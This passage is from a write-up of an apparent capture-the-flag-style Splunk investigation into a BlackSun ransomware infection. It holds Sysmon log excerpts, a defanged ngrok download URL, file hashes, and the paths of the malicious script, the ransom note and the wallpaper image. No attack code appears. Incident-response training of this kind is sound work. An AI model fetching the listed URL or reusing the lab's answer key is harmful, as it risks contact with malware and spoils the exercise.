Defang URL: hxxp[://]9030-181-215-214-32[.]ngrok[.]io

A PowerShell script was downloaded to the same location as the suspicious binary. What was the name of the file?



```
* .ps1 Image="C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"
```

✓ 16 events (before 1/19/23 6:53:23.000 AM)

5/16/22 1:39:32.000 PM


```
05/16/2022 06:39:32 AM
... 19 lines omitted ...
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Windows\Temp\script.ps1
Hashes: SHA1=E0AFCF804394ABD43AD4723A0FEB147F10E589CD,MD5=3EBAB71CB71CA5C475202F401DE008C8,S
HA256=E5429F2E44990B3D4E249C566FBF19741E671C0E40B809F87248D9EC9114BEF9,IMPHASH=0000000000000
0000000000000000000
IsExecutable: false
```

We know that the Powershell script ends at the “.ps1” extension. And the suspicious script is downloaded under the “Temp” dictionary.

script.ps1

The malicious script was flagged as malicious. What do you think was the actual name of the malicious script?

If we check this “script.ps1” malicious script of hash value on VirusTotal, we can know the actual filename is BlackSun.ps1.



33 security vendors and 1 sandbox flagged this file as malicious

e5429f2e44990b3d4e249c566fbf19741e671c0e40b809f87248d9ec9114bef9 | 56.62 KB Size | 2022-12-13 14:44:47 UTC 1 month ago

523.mal

powershell exe-pattern runtime-modules detect-debug-environment checks-network-adapters long-sleeps direct-cpu-clock-access calls-wmi cve-2014-3931 exploit

Basic properties

MD5	3ebab71cb71ca5c475202f401de008c8
SHA-1	e0afcf804394abd43ad4723a0feb147f10e589cd
SHA-256	e5429f2e44990b3d4e249c566fbf19741e671c0e40b809f87248d9ec9114bef9
Vhash	2f04266c495dff557609a6b9b89dbefa
SSDEEP	768:iKEF7iQbM3xo0WhA3tU8zRiopPyZ0rFwF5x1lqgLSCodKW:iKqiCM3xo7hANzRvqyri3xCqgeCowW
TLSH	T1A1432A25B7165C8D4E82039B9CB3FCC0982E88F9057B19E4B4EF95D872D8C9D46783E9
File type	Powershell
Magic	ASCII C++ program text, with very long lines, with CRLF line terminators
File size	56.62 KB (57979 bytes)


History

First Submission	2021-09-20 11:16:51 UTC
Last Submission	2022-08-15 14:57:19 UTC
Last Analysis	2022-12-13 14:44:47 UTC

Names

523.mal

BlackSun.ps1



SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a Archived 1
a ComputerName 1
a CreationUtcTime 18
EventCode 2
EventType 1
a Hashes 11
a Image 3
a index 1
a IsExecutable 1
a Keywords 1
# linecount 2
a LogName 1
a Message 36
a OpCode 1
a ProcessGuid 7
ProcessId 7
a punct 2
RecordNumber 36
a RuleName 2
a Sid 1
SidType 1
a SourceName 1
a splunk_server 1
a TargetFilename 18
a TaskCategory 2
a Type 1
a User 3
a UtcTime 36

+ Extract New Fields

5/16/22 1:39:32.000 PM

```
05/16/2022 06:39:32 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=23
EventType=4
ComputerName=DESKTOP-TBV8NEF
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=7320
Keywords=None
TaskCategory=File Delete archived (rule: FileDelete)
OpCode=Info
Message=File Delete archived:
RuleName: -
UtcTime: 2022-05-16 13:39:32.394
ProcessGuid: {eea302a0-536e-6282-270f-000000000300}
ProcessId: 7972
User: NT AUTHORITY\SYSTEM
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Windows\Temp\script.ps1
Hashes: SHA1=E0AFCF804394ABD43AD4723A0FEB147F10E589CD,MD5=3EBAB71CB71CA5C475202F401DE008C8,S
HA256=E5429F2E44990B3D4E249C566FBF19741E671C0E40B809F87248D9EC9114BEF9,IMPHASH=000000000000
00000000000000000000
IsExecutable: false
Archived: true
```

Collapse

host = DESKTOP-TBV8NEF | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational


5/16/22 1:39:27.000 PM

```
05/16/2022 06:39:27 AM
... 19 lines omitted ...
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Windows\Temp\__PSScriptPolicyTest_rmlwvvw4.wdu.ps1
Hashes: SHA1=6AB83620379FC69F80C0242105DDFFD7D98D5D9D,MD5=D17FE0A3F47BE24A6453E9EF58C94641,S
HA256=96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7,IMPHASH=000000000000
00000000000000000000
IsExecutable: false
```

Show all 25 lines

A ransomware note was saved to disk, which can serve as an IOC. What is the full path to which the ransom note was saved?


The note ends at “.txt”, if we search .txt, the file location can be seen clearly in terms of BlackSun_README.txt



```
5/16/22 1:39:30.000 PM
05/16/2022 06:39:30 AM
... 18 lines omitted ...
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Users\keegan\Downloads\vasg6b0wmw029hd\BlackSun_README.txt
CreationUtcTime: 2022-05-16 13:39:30.399
User: NT AUTHORITY\SYSTEM
host = DESKTOP-TBV8NEF    source = WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
```

The script saved an image file to disk to replace the user's desktop wallpaper, which can also serve as an IOC. What is the full path of the image?

The image file ends at .jpg, .png, and .img. So, if we search individually, the suspicious image will be seen.



```
5/16/22 1:39:32.000 PM
05/16/2022 06:39:32 AM
... 18 lines omitted ...
ProcessId: 8500
Image: C:\Windows\system32\SearchProtocolHost.exe
TargetObject: HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.jpg
User: NT AUTHORITY\SYSTEM
host = DESKTOP-TBV8NEF    source = WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

5/16/22 1:39:31.000 PM
05/16/2022 06:39:31 AM
... 18 lines omitted ...
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Users\Public\Pictures\blacksun.jpg
CreationUtcTime: 2022-05-16 13:39:31.514
User: NT AUTHORITY\SYSTEM
host = DESKTOP-TBV8NEF    source = WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
```

C:\Users\Public\Pictures\blacksun.jpg

Resources:

1. https://www.computerhope.com/schtasks.htm